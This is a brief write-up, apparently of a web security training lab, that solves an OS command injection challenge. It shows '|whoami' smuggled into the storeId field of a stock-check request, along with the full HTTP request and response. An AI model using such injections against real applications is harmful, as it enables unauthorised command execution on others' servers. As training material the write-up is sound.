OS command injection, simple case


1. This lab contains an OS command injection vulnerability in the product stock checker.

2. The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

3. While browsing the application I intercepted the request that check the stock, and I found two variables sent in the request: productId=1&storeId=1.

4. I tried to inject both with |ls and I found that when I inject productId there was an error thrown in response but when I inject it in storeId the command was already executed.

5. Then I replace ls with whoami and here we go the current user is **peter-uxNSQl** and the lab solved.




```
POST /product/stock HTTP/2
Host: 0a4100ed04830a3a811102b2009f00e7.web-security-academy.net
Cookie: session=PdG8019mLA2J3tVQY4AfBhlDCd8NFxlp
Content-Length: 28
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Sec-Ch-Ua: "Chromium";v="140", "Not=A?Brand";v="24", "Google
Chrome";v="140"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://0a4100ed04830a3a811102b2009f00e7.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a4100ed04830a3a811102b2009f00e7.web-security-academy.net/product?
productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=1, i

productId=1&storeId=1|whoami
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-uxNSQl
```



OS command injection, simple case

Back to lab description »

Congratulations, you solved the lab!